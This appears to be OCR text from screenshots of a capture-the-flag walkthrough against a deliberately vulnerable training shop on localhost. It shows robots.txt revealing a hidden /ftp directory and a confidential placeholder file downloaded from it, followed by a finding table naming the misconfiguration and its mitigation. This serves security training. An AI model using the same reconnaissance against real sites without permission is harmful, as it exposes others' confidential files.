
Log in

□ Remember me

or

Log in with Google

Not yet a customer?



User Registration

Email *
anonymous@nowhere.com

Password *
••••••••

Password must be 5-40 characters long. 8/20

Repeat Password *
••••••••


8/40


Show password advice

Security Question *
Name of your favorite pet?

This cannot be changed later!


Answer *
Godzilla


Account
0
Your Basket
EN
anonymous@nowhere.com
Orders & Payment
Privacy & Security
Logout
Apple Pomace
0.89¤



localhost:3000/robots.txt

```
User-agent: *
Disallow: /ftp
```



localhost:3000/ftp

~ / ftp

quarantine

acquisitions.md

announcement_encrypt...

coupons_2013.md.bak

eastere.gg


encrypt.pyc

incident-support.kdbx

legal.md


package.json.bak

suspicious_errors.yml



acquisitions.md


Completed — 909 bytes


acquisitions.md
C: > Users > Brian > Downloads > acquisitions.md > # Planned Acquisitions

```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.

```

Vulnerability	Security misconfiguration
Result	Exposed confidential file
Mitigation	Harden the ftp server

Access a Protected File



localhost:3000/ftp

~ / ftp

quarantine

acquisitions.md

announcement_encrypt...

coupons_2013.md.bak

eastere.gg


encrypt.pyc

incident-support.kdbx

legal.md

package.json.bak

suspicious_errors.yml



